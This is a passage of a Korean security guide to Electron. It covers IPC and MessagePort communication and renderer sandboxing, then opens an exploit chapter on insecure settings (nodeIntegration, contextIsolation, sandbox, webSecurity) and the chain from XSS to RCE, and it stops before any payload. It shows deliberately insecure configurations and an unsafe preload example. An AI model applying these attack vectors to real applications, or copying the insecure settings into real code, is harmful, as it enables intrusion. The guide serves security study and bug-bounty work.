다음은 Electron 7.0.0 이전의 양방향 IPC 통신 패턴을 살펴본다. 아래 그림과 같이 기존의 단방향 통신에서 사용하던 **ipcRenderer.send**와 **event.reply**을 통해 양방향 통신을 구현했다.



[그림 25] reply (Main) ⇔ send (Renderer) 양방향 통신 구조

아래는 Main Process와 Renderer Process가 텍스트를 주고받는 양방향 IPC 통신 예시이다.

1) main.js

main.js에서는 'test-message' 채널을 통해 받은 메시지를 console.log로 출력하고, '**event.reply**' 함수를 통해 "pong" 메시지로 응답한다.

```
1  ipcMain.on('test-message', (event, arg) => {
2      console.log(arg) //prints "ping" in the Node console
3      // works like 'send', but returning a message back
4      // to the renderer that sent the original message
5      event.reply('test-reply', 'pong')
6  })
```

main.js의 ipcMain.on

[그림 26] reply (Main) ⇔ send (Renderer) 양방향 통신의 main.js

2) preload.js

preload.js에서는 '**ipcRenderer.send**'를 이용해 Main Process에 "ping" 메시지를 전송하며, Main Process에서 응답한 메시지를 console.log로 출력한다.

```
1  // You can also put expose this code to the renderer
2  // process with the 'contextBridge' API
3  const { ipcRenderer } = require('electron')
4
5  ipcRenderer.on('test-reply', (_event, arg) => {
6      console.log(arg) // prints "pong" in the DevTools console
7  })
8  ipcRenderer.send('test-message', 'ping')
```

preload.js의 ipcRenderer.send

[그림 27] reply (Main) ⇔ send (Renderer) 양방향 통신의 preload.js

③ Main to Renderer

Main Process에서 Renderer Process로 메시지를 보낼 때에는 수신하는 Renderer Process를 명시적으로 지정해야 하고 webContents 인스턴스를 통해 전송한다. webContents 인스턴스에는 send 메소드가 포함되어 있어, 앞서 살펴본 **ipcRenderer.send**와 같은 방식으로 사용할 수 있다. 만약 양방향 통신을 위해 Renderer Process에서 이에 응답하려면 **event.sender**를 사용한다.

● Main to Renderer 통신 예제 (Main ⇨ Renderer)

1) main.js

아래의 소스 코드는 Electron의 Menu 모듈을 사용해 Main Process에서 사용자 정의 메뉴를 생성한다. 클릭 핸들러와 **'webContents.send'**를 활용해 Main Process에서 'update-counter' 채널을 통해 1 또는 -1 메시지를 Renderer Process에 보내도록 구성한 예제이다.

IPC > JS main.js > ...

```
1  const { app, BrowserWindow, Menu, ipcMain } = require('electron')
2  const path = require('path')
3
4  function createWindow () {
5    const mainWindow = new BrowserWindow({
6      webPreferences: {
7        preload: path.join(__dirname, 'preload.js')
8      }
9    })
10
11   const menu = Menu.buildFromTemplate([
12     {
13       label: app.name,
14       submenu: [
15         {
16           click: () => mainWindow.webContents.send('update-counter', 1),
17           label: 'Increment'
18         },
19         {
20           click: () => mainWindow.webContents.send('update-counter', -1),
21           label: 'Decrement'
22         }
23       ]
24     }
25   ])
26
27   Menu.setApplicationMenu(menu)
28   mainWindow.loadFile('index.html')
29  // Open the DevTools.
30   mainWindow.webContents.openDevTools()
31 }
```

'update-counter' channel을 통해 1 또는 -1 메시지 전송

[그림 28] Main ⇨ Renderer 통신 예제의 main.js

2) preload.js

Preload Script에서는 ElectronAPI를 정의하여 event 입력이 들어오면 Main Process에 데이터를 전송한다. 만약 IPC 명을 정확하게 명시하지 않으면 보안상의 문제가 발생할 수 있다.

```
IPC > JS preload.js > ...
1   const { contextBridge, ipcRenderer } = require('electron')
2   //context Bridge 명시
3
4
5   contextBridge.exposeInMainWorld('electronAPI', {
6     handleCounter: (callback) => ipcRenderer.on('update-counter', callback)
7   })
8   // renderer에서 사용할 API를 정의하며, handleCounter 함수를 정의한다.
9
10
```

[그림 29] Main ⇨ Renderer 통신 예제의 preload.js

※ Preload Script에 직접 ipcRenderer.on을 호출할 수 있지만, Renderer 코드의 유연성을 망가뜨릴 수 있다.

```
11  const { ipcRenderer } = require('electron')
12
13  window.addEventListener('DOMContentLoaded', () => {
14    const counter = document.getElementById('counter')
15    ipcRenderer.on('update-counter', (_event, value) => {
16      const oldValue = Number(counter.innerText)
17      const newValue = oldValue + value
18      counter.innerText = newValue
19    })
20  })
```

[그림 30] ipcRenderer.on을 직접 호출하는 소스 코드

3) Renderer.js

Preload Script를 통해 정의한 window.ElectronAPI.handleCounter 함수에 callback을 등록한 후, 전달받은 1 또는 -1을 가리켜 counter 요소의 값을 업데이트 하도록 구성된 코드이다.

```
IPC > JS renderer.js > ...
1   const counter = document.getElementById('counter')
2
3   window.electronAPI.handleCounter((event, value) => {
4     const oldValue = Number(counter.innerText)
5     const newValue = oldValue + value
6     counter.innerText = newValue
7     event.sender.send('counter-value', newValue)
8   })
9
```

[그림 31] Main ⇨ Renderer 통신 예제의 Renderer.js

● **Main to Renderer 통신 예제 (Main ⇔ Renderer)**

1) main.js

main.js에서는 counter 값을 수신할 수 있도록 아래와 같이 소스 코드를 수정한다.

```
49  // ...
50  ipcMain.on('counter-value', (_event, value) => {
51    console.log(value)
52    //'counter-value' channel을 통해 counter 값을 수신한다.
53  })
54  // ...
```

[그림 32] Main ⇔ Renderer 통신 예제의 main.js

2) preload.js

Preload Script에서 **ipcRenderer.send**를 이용해 “counter-value” 채널을 통해 Main Process에 데이터를 전송하도록 구현한다. 또한 ipcRenderer.on을 사용하여 “update-counter” 채널에서 event를 수신한다.

```
1  const { contextBridge, ipcRenderer } = require('electron')
2
3  contextBridge.exposeInMainWorld('electronAPI', {
4    onUpdateCounter: (callback) => ipcRenderer.on('update-counter',
     (_event, value) => callback(value)),
5    counterValue: (value) => ipcRenderer.send('counter-value', value)
6  })
```

[그림 33] Main ⇔ Renderer 통신 예제의 preload.js

3) Renderer.js

```
10  const counter = document.getElementById('counter')
11
12  window.electronAPI.onUpdateCounter((event, value) => {
13    const oldValue = Number(counter.innerText)
14    const newValue = oldValue + value
15    counter.innerText = newValue
16    event.sender.send('counter-value', newValue)
17    // event.sender.send를 통해서 'counter-value'
18    //channal을 통해 counter값을 전송한다.
19  })
20
```


[그림 34] Main ⇔ Renderer 통신 예제의 Renderer.js

④ Renderer to Renderer

ipcMain과 ipcRenderer 모듈을 이용해서 Renderer Process들이 직접적으로 통신할 수 있는 방법은 없다. 따라서 아래의 2가지 방법을 통해 Renderer Process간의 직접 통신을 구현할 수 있다.

● Main Process를 중개자(Broker)로 사용하는 방법


Main Process를 중개자로 사용하여 통신하는 과정을 도식화한 그림은 아래와 같다.



[그림 35] Main Process를 중개자로 활동한 Renderer 통신 방식 도식화

● MessagePort를 이용하는 방법

MessagePort를 이용하여 통신하는 과정을 도식화한 그림은 아래와 같으며, MessagePort 관련 내용은 5장에서 자세하게 다룰 예정이다.



[그림 36] MessagePort 통신 방식 도식화

3.4. Message Ports in Electron

(1) MessagePort

MessagePort는 Multi-Process 환경에서 사용되는 웹 기능으로, 서로 다른 컨텍스트 간에 메시지를 받을 때 사용한다. Electron의 각 Process들은 별도의 컨텍스트에서 실행되기 때문에 MessagePort를 통해 데이터 송수신을 처리한다.

Renderer Process는 실제 웹 페이지에서 동작하기 때문에 기존의 MessagePort 함수를 그대로 사용할 수 있다. 하지만 Main Process의 경우 웹 페이지가 아닌 Node.js에서 동작하므로 기존 MessagePort 함수를 직접 사용할 수 없다. 따라서 Electron에서는 비슷한 기능을 수행하는 MessagePortMain()과 MessageChannelMain()을 구현해 Main Process에서 MessagePort 함수를 사용할 수 있도록 지원한다.

① IPC vs MessagePort

MessagePort는 이전 목차에서 다루었던 IPC 통신과 마찬가지로 Process 간 통신을 위한 기술이다. 그러나 위 두 가지 기술은 목적과 동작 방식에 차이가 있다.

먼저, IPC는 Main Process ⇔ Renderer Process 간 데이터 전달이나 요청-응답 기능에 초점이 맞춰져 있다. 주로 데이터를 한 방향으로 보내는 단방향 통신(send)에 적합하며, 필요한 경우 양방향 통신(invoke)도 가능하지만 단순한 요청-응답 기능에서 많이 사용된다. 이러한 특성으로 인해 비교적 간단한 방식으로 구현이 가능하다.

MessagePort는 양방향 통신이 필요한 상황에 주로 쓰이며, 특히 응답 스트림이나 연속적인 데이터를 처리할 때 사용된다. 여러 단계로 나뉘어지거나 많은 데이터 교환으로 인한 복잡한 상호작용에 잘 어울리며, 실시간으로 데이터의 업데이트가 필요한 경우에 적합하다.

(2) MessagePort의 통신 과정

MessagePort는 메시지를 전달하는 채널을 만들고, 채널의 포트를 주고받은 뒤 해당 포트로 통신한다. 채널 생성 과정은 Main Process에서 생성하는 경우와 Renderer Process에서 생성하는 경우 두 가지로 구분할 수 있다.

① Main Process에서의 채널 생성

Main Process에서 채널을 생성하는 방식은 Renderer Process 간 통신을 지원해야 할 경우에 사용한다. Main Process는 웹에서 동작하지 않기 때문에 MessageChannelMain()을 이용해 채널을 생성하며, 이후 '[컨텍스트 변수명].webContents.postMessage' 형태로 통신하는 Process에게 채널 정보를 전달한다. 아래는 Renderer to Renderer 통신의 예시 코드이다.

MessageChannelMain()을 통해 채널을 생성한 뒤, 각각의 포트를 port1, port2 변수에 저장한다. 이후 webContents.postMessage를 이용해 두 Renderer Process에게 포트 정보를 전송한다.

```
1  const { port1, port2 } = new MessageChannelMain()
2
3  mainWindow.once('ready-to-show', () => {
4    mainWindow.webContents.postMessage('port', null, [port1])
5  })
6
7  secondaryWindow.once('ready-to-show', () => {
8    secondaryWindow.webContents.postMessage('port', null, [port2])
9  })
```

[그림 37] Main Process에서의 채널 생성 과정

Preload.js는 Main Process로부터 전달받은 포트를 Renderer Process가 사용할 수 있도록 선언한다.

```
1  ipcRenderer.on('port', e => {
2    window.electronMessagePort = e.ports[0]
3
4    window.electronMessagePort.onmessage = messageEvent => {
5      // handle message
6    }
7  })
```

[그림 38] 전달받은 포트를 선언하는 preload.js

이후 Renderer Process는 정의된 postMessage를 통해 데이터를 전송한다.

```
1  window.electronMessagePort.postMessage('ping')
```

[그림 39] postMessage를 통한 데이터 전송

② Renderer Process에서의 채널 생성

Renderer Process와 Main Process의 통신이 필요할 때, Renderer Process에서 MessageChannel()로 채널을 생성한다. 생성된 포트는 ipcRenderer.postMessage를 통해 Main Process에게 전송된다.

아래의 코드는 MessageChannel()을 통해 채널을 생성하고 포트를 port1, port2에 저장한다. 이후 Main Process에게 port2를 ipcRenderer.postMessage를 이용해 보낸다.

```
1  const { port1, port2 } = new MessageChannel()
2
3    ipcRenderer.postMessage(
4      'give-me-a-stream',
5      { element, count: 10 },
6      [port2]
7    )
```

[그림 40] Renderer Process에서의 채널 생성 과정

Main Process는 ipcMain.on을 이용해 port를 전달받고, event.ports.postMessage를 통해 응답한다.

```
1  ipcMain.on('give-me-a-stream', (event, msg) => {
2      const [replyPort] = event.ports
3
4      for (let i = 0; i < msg.count; i++) {
5        replyPort.postMessage(msg.element)
6      }
7  }
```

[그림 41] 포트 수신 및 데이터 전송 과정

(3) Close event

Electron에서는 MessagePort를 더 효율적으로 사용하기 위해 Close event를 제공한다. 해당 이벤트는 한쪽의 포트가 닫히거나, 가비지 컬렉션이 이벤트를 해제할 때 발생한다. Close event는 Renderer Process에서는 port.onclose를 통해 할당하거나 port.addEventListener('close', …)를 통해 호출하고, Main Process에서는 port.on('close', …)를 통해 호출한다.

```
1    port1.onmessage = (event) => {
2      callback(event.data)
3    }
4    port1.onclose = () => {
5      console.log('stream ended')
6    }
```

[그림 42] Close event 소스 코드 예시

3.5. Process Sandboxing

(1) Sandbox란?

Sandbox는 시스템 리소스에 대한 접근을 제한함으로써 악성 코드 및 외부 악의적인 요청으로부터 발생 가능한 피해를 최소화하기 위한 보안 기능이다. Chrome에서는 Main Process 외 대부분의 Process에 Sandbox를 적용하고 있으며, Electron도 이를 활용해 보안을 강화할 수 있도록 지원하고 있다.

Sandbox 기능을 활성화하면 Renderer Process를 격리된 환경에서 실행해, 제한된 시스템 자원만 접근하게 할 수 있다. 필요한 작업은 Main Process와의 통신을 통해 수행하며, 더 높은 권한이 필요한 작업은 전용 통신 채널을 통해 적합한 권한을 가진 Process에 위임한다.

※ Electron 20.0.0부터는 별도의 추가 설정 없이 기본적으로 Sandbox 기능을 활성화해 Renderer Process에 적용한다.

(2) Sandbox 동작

Sandbox가 적용된 Electron Process는 Chromium의 Sandbox 동작 방식과 유사하지만, Electron은 Node.js와 상호작용이 필요하기 때문에 이를 고려한 몇 가지 기능이 더 필요하다.

① Renderer Process

Main Process를 제외한 대부분의 Process에 Sandbox 적용이 가능한데, Renderer Process의 경우 Sandbox가 활성화되면 시스템과 상호작용하거나 Sub Process 생성, 시스템 변경 등 추가 권한이 필요한 작업은 수행할 수 없어 IPC를 통해 Main Process에게 위임해야 한다. Main Process는 Sandbox가 적용되어 있지 않으므로, Node.js 모듈에 접근해 해당 작업을 처리할 수 있기 때문이다.

② Preload Script

Sandbox가 적용된 Renderer Process가 Main Process와 통신하기 위해 Preload Script를 적용하면, 해당 통신에서는 Node.js 모듈의 일부분을 Polyfill한 형태로 사용할 수 있다.

※ Polyfill: 브라우저나 환경이 기본적으로 지원하지 않는 기능을 구현해 해당 기능을 사용할 수 있도록 도와주는 코드 또는 라이브러리이다. Sandbox에서 일부 지원하지 않는 기능을 JavaScript를 코드를 사용해 비슷한 동작을 하도록 재정의해 구현하는 것이다.

(3) Sandbox 설정

native node 모듈을 사용하는 등 기능 구현상 Sandbox가 불필요한 환경의 경우, 개발자는 해당 Process의 Sandbox를 비활성화 한다. Sandbox가 적용되지 않은 Process는 악의적인 코드나 콘텐츠 실행을 통해 내부 시스템 리소스 접근이 용이하므로 주의 깊게 살펴봐야 한다. Sandbox 기능을 비활성화하는 여러 방법들을 인지하고 있으면, 버그 바운티 수행 시 활용할 수 있다.

① Single Process의 sandbox 기능 비활성화

Single Process에 대해서만 Sandbox 기능을 비활성화할 경우, 해당 Process는 BrowserWindow 내 sandbox 옵션이 false로 설정되어 있다.

```
JS main.js
1  app.whenReady().then(() => {
2    const win = new BrowserWindow({
3      webPreferences: {
4        sandbox: false
5      }
6    })
7    win.loadURL('https://google.com')
8  })
```

[그림 43] Sandbox Disabling - sandbox: false 옵션

또한, Renderer Process에서 Node.js 모듈 사용이 필요한 경우 BrowserWindow 내 nodeIntegration 옵션을 true로 설정해 활성화한다. nodeIntegration 옵션이 활성화될 경우 Sandbox 기능은 비활성화되므로 이를 인지해야 한다. nodeIntegration 옵션에 대한 자세한 내용은 **‘4.3. Electron 주요 보안 설정 옵션’** 목차에서 살펴본다.

```
JS main.js > ...
1  app.whenReady().then(() => {
2    const win = new BrowserWindow({
3      webPreferences: {
4        nodeIntegration: true
5      }
6    })
7    win.loadURL('https://google.com')
8  })
```

[그림 44] Sandbox Disabling - nodeIntegration: true 옵션

② All Renderer Process의 Sandbox 기능 활성화

app.enableSandbox()를 통해 Sandbox 기능을 활성화할 경우, 모든 Renderer Process에 Sandbox가 적용되므로 시스템 리소스 악용이 어렵다. 이 경우 Sandbox 우회 기법이나 다른 취약한 옵션 설정으로 인한 취약 포인트를 탐색해야 한다.

```
JS main.js > ...
1   app.enableSandbox()
2   app.whenReady().then(() => {
3     // any sandbox:false calls are overridden
4     //since `app.enableSandbox()` was called.
5     const win = new BrowserWindow()
6     win.loadURL('https://google.com')
7   })
```

[그림 45] Sandbox Enabling – app.enableSandbox API

4. Exploit

4.1. Exploit 개요

앞서 살펴봤 듯 Electron은 JavaScript, HTML 및 CSS를 사용해 Cross-Platform Desktop Application을 구축하는 Framework이다. Electron의 환경에서는 기존의 Web, C/S의 취약점을 포함한 다양한 양상의 새로운 보안 문제도 발생한다. 따라서 해당 장에서는 Electron 기반 Application에서 잠재적으로 취약점이 발생할 수 있는 보안 설정 옵션과 Exploit 기법을 살펴본다.


4.2. Exploit 핵심

Electron의 Node.js 모듈 실행 여부는 Electron Application Exploit 시, 중요하게 확인해야 하는 부분 중 하나이다.

Electron은 웹 기술과 Node.js API의 결합을 통해 Web Application의 기능을 확장시켜, 시스템 자원 접근 등의 민감한 작업이 가능하다. 이것은 역으로 공격자가 Node.js 모듈 실행을 제어할 수 있다면 시스템 콜을 악용해 임의 코드 실행, 권한 상승 등의 공격이 가능하다는 것을 의미한다.

예를 들어 Renderer Process에서 Cross-Site Scripting(XSS)와 같은 웹 기반 취약점이 존재한다면, 이를 악용해 Node.js API 호출을 조작하고 시스템 명령 실행을 시도할 수 있다.

따라서 Node.js 모듈 사용에 대한 '취약한 보안 설정' 또는 '안전하지 않은 실행 환경 구성' 등은 Electron Application Exploit을 진행할 때 좋은 공격 벡터가 될 수 있으므로 이와 관련된 옵션 설정에 대해 잘 알아 둘 필요가 있다.



[그림 46] Electron 공격 흐름 구조

4.3. Electron 주요 보안 설정 옵션

앞에서 설명한 것처럼 Electron Application Exploit을 시도할 때 취약한 보안 옵션 설정과 환경구성을 미리 파악하고, 어떤 방향으로 Exploit을 진행할 것인지 결정해야 한다.

(1) nodeIntegration

앞서 살펴본 것처럼 Main Process와 Renderer Process 간 통신을 진행할 때, Renderer Process가 Node.js 모듈이나 Native API에 접근할 수 있다면 보안상의 문제가 발생한다. 따라서 Electron은 nodeIntegration 옵션 설정 여부에 따라 특정 Node.js 모듈, Native API만 사용할 수 있도록 제한한다.

nodeIntegration 옵션 설정이 true인 경우, Renderer Process에서 Node.js 모듈을 모두 호출할 수 있어 악용할 수 있다.

※ Electron 5.0.0 이후 버전에서는 nodeIntegration 옵션의 기본값이 false로 설정되어 있다.

nodeIntegration 옵션	취약성
true	취약
false	안전

(2) contextIsolation

Electron Application은 웹 페이지를 로드할 수 있다. 만약 웹 페이지와 Application의 Context가 격리되어 있지 않으면 공격자가 WebContents를 통해서 Node.js 모듈이나 Natives API 등에 접근할 수 있다. 이를 해결하기 위해 Electron은 웹 페이지와 Application이 서로 다른 Context에서 실행되도록 제한하는 contextIsolation 옵션을 제공한다.

contextIsolation 옵션이 false인 경우에는 공격자가 웹 페이지에서 Electron 내부 로직 및 Preload Script에 선언된 API에 접근하거나, Prototype Pollution을 이용해 취약점을 악용할 수 있다.

※ Prototype Pollution: Prototype 특성을 이용해 다른 객체를 오염시키는 공격이다.

※ Electron 12.0.0 이후 버전에서는 contextIsolation 옵션의 기본값이 true로 설정되어 있다.

contextIsolation 옵션	취약성
true	안전
false	취약

(3) Preload Script

Preload Script는 Renderer Context 내에서 실행되지만, Node.js 모듈에 접근할 수 있는 권한을 가지고 있으며 IPC와 contextBridge를 사용해 Renderer Process에 필요한 API를 정의한다.

필터링 없는 API 직접 노출, ipcRenderer 전체 모듈 전송 등 Preload Script를 취약하게 구성한다면 공격자는 nodeIntegration과 contextIsolation 옵션 여부와 상관없이 Main Process에 영향을 줄 수 있다.

※ Electron 29.0.0 이상 버전에서는 ipcRenderer 전체 모듈을 contextBridge를 통해 전송할 수 없다.

```
1   preload.js
2   // ✗ Bad code   안전하지 않은 코드
3   contextBridge.exposeInMainWorld('myAPI', {
4     send: ipcRenderer.send
5   })
6
7   preload.js
8   // ✅ Good code   안전한 코드
9   contextBridge.exposeInMainWorld('myAPI', {
10    loadPreferences: () => ipcRenderer.invoke('load-prefs')
11  })
```

[그림 47] contextIsolation 코드 비교

(4) sandbox

Sandboxing이란 시스템 리소스에 대한 접근을 제한하는 Chromium의 주요 보안 기능으로, Sandbox 내에서 Process를 실행시켜 악성 코드로 발생할 수 있는 피해를 최소화한다. 해당 옵션이 적용되지 않은 Electron Application은 Node.js 모듈을 통해 파일 시스템 접근, 네트워크 요청, 시스템 명령 등의 기능을 악용할 수 있다. 만약 활성화되어 있더라도 Main Process에서는 Sandbox 처리를 할 수 없기 때문에 신뢰할 수 없는 콘텐츠를 활용한 공격이 가능하다.

※ Electron 20.0.0 이후 버전에서는 sandbox 옵션의 기본값이 true로 설정되어 Renderer Process에 적용된다.

※ 버전이 높더라도 nodeIntegration이 true일 경우 명시적으로 sandbox 옵션을 설정해야 하므로 주의가 필요하다.

sandbox 옵션	취약성
true	안전
false	취약

(5) webSecurity

Renderer Process에서 webSecurity 옵션을 비활성화할 경우 동일 출처 정책(SOP)이 비활성화되고, allowRunningInsecureContent 속성이 활성화된다. SOP 비활성화 시 공격자가 신뢰할 수 없는 도메인의 코드를 실행할 수 있고, allowRunningInsecureContent 속성이 활성화되면 URL에서 JavaScript, CSS 또는 플러그인 동작이 가능하다. webSecurity가 활성화된 상태에서도 enableRemoteModule과 같은 취약한 원격 모듈을 사용할 수 있다면, SOP를 비활성화해 RCE가 가능하다.

※ SOP(Same-Origin Policy): 동일 출처에서 로드된 문서나 스크립트가 다른 출처의 리소스와 상호작용할 수 있는 방법을 제한하는 정책이다.

※ webSecurity 옵션은 기본값이 true로 설정되어 있으며, allowRunningInsecureContent는 false로 설정되어 있다.

※ 여러 보안적 문제로 인해 14.0.0 이후 버전에서는 enableRemoteModule 기능이 삭제되었다.

webSecurity 옵션	allowRunningInsecureContent	취약성
true	false	안전
false	true	취약

(6) 콘텐츠 보안 정책 (CSP; Content Security Policy)

콘텐츠 보안 정책(CSP)은 웹 상에서 XSS 공격 및 데이터 주입 공격에 대응하기 위한 정책이다. Electron Application에서도 CSP 정책이 활성화되어 있지 않다면 동일하게 공격이 가능하다

(7) BrowserWindow 인스턴스 생성 옵션

Electron에서 BrowserWindow, WebContentsView 등을 이용해 브라우저 창을 생성할 때 여러 native properties를 사용할 수 있다.

native properties에는 devTools, nodeIntegration, nodeIntegrationInSubFrames 등 브라우저 창을 독립적으로 관리하기 위해 필요한 여러 요소들이 존재하는데, 공격자는 이를 취약점 분석에 활용할 수 있다.

(8) 실험 기능 존재 확인

Electron에서는 experimentalFeatures 옵션을 통해 Chromium의 실험적인 기능을 활성화할 수 있다. 실험적 기능은 안정성이 검증되지 않은 함수들을 허용하는 옵션이기 때문에, 분석 시 이를 공격 벡터로 사용할 수 있다.

(9) 무결성 검증 및 난독화

Electron Application의 소스 코드는 ASAR(Atom-Shell Archive) 파일로 압축된 형태로 배포된다. ASAR 파일은 디컴파일이 가능하기 때문에 소스 코드와 Electron 버전을 확인할 수 있다.

무결성 검증 및 난독화가 적용되어 있지 않다면 디컴파일된 Application에 devTools 옵션을 추가해 디버깅을 진행하거나 직접 소스 코드를 분석해 공격을 시도할 수 있다.

(10) Electron Application 내에서 사용하는 Chromium 버전

Electron의 버전을 살펴보면 Chromium 버전을 확인할 수 있다. Electron Application이 낮은 버전의 Chromium을 사용하는 경우 1-day 취약점을 이용해 Electron의 취약한 옵션을 강제로 활성화하거나 다른 취약점과 연계할 수 있다.

이외에도 다양한 보안 요소가 존재하며, 지속적으로 패치가 이루어진다. 따라서 다음 목차로 넘어가기 전 Electron 공식 홈페이지에 게시된 가이드라인[1] 참고를 권장한다.

4.4. Exploit 기법

Electron Application은 기본적인 웹 해킹 공격에 비해 Client를 조작할 수 있는 공격의 위험도가 훨씬 높다. 특히, webView에서의 XSS나 디버깅 등 Client에서 제공하는 기능을 악용하는 방법만으로도 로컬 파일 시스템 접근, 시스템 명령 실행 등의 파급력 높은 Exploit이 가능하다. 이러한 Electron Application Exploit 기법 5개에 대해서 설명한다.

(1) XSS to RCE (보안 설정 미흡)

Electron에서는 Node.js 사용으로 인해 기존의 웹 환경과는 다른 Exploit 기법이 존재한다. 그 중 처음으로 알아볼 내용은 XSS to RCE이다.


Electron Application의 nodeIntegration, contextIsolation, sandbox 옵션이 취약하게 설정되어 있으면 XSS 취약점을 통해 RCE까지 연계할 수 있다. nodeIntegration 옵션이 취약하면 Renderer Process에서 Node.js의 require 모듈을 사용해 파일 시스템 접근이나 시스템 명령 등이 가능하며, contextIsolation 옵션이 취약하면 공격자의 웹 페이지에서 Electron 모듈이나 Native API을 호출할 수 있다. 아래의 예시는 취약한 환경 옵션 설정과 XSS to RCE 기법을 응용해 계산기를 실행시키는 소스 코드 예시이다.

Electron 옵션	설정
nodeIntegration	**true**
contextIsolation	**false**
sandbox	**false**

① 스크립트 실행 방식

